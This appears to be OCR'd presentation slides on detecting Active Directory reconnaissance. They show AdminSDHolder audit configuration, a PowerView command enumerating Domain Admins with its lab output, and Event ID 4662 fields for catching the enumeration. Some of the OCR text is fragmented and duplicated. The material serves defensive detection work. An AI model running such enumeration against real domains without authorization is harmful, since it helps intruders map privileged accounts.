




Detecting AD Recon Activity with Auditing


- Configur
- This appl

) mins).




Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.
- This applies to all privileged accounts/groups (after about 60 mins).




About 60 mins later…




```
PS C:\> Get-NetGroupMember "Domain Admins"


GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : thrawn
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-4101
IsGroup       : False
MemberDN      : CN=Thrawn,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : sean
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-2601
IsGroup       : False
MemberDN      : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : svcMOM
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1133
IsGroup       : False
MemberDN      : CN=svcMOM,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : SecScan
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1128
IsGroup       : False
MemberDN      : CN=SecScan,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : RMSAdmin
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1123
IsGroup       : False
MemberDN      : CN=RMSAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

Group Enumeration Event ID 4662

- **Security ID**: the account that performed the enumeration.
- **Object Name**: the distinguished name of the enumerated group.



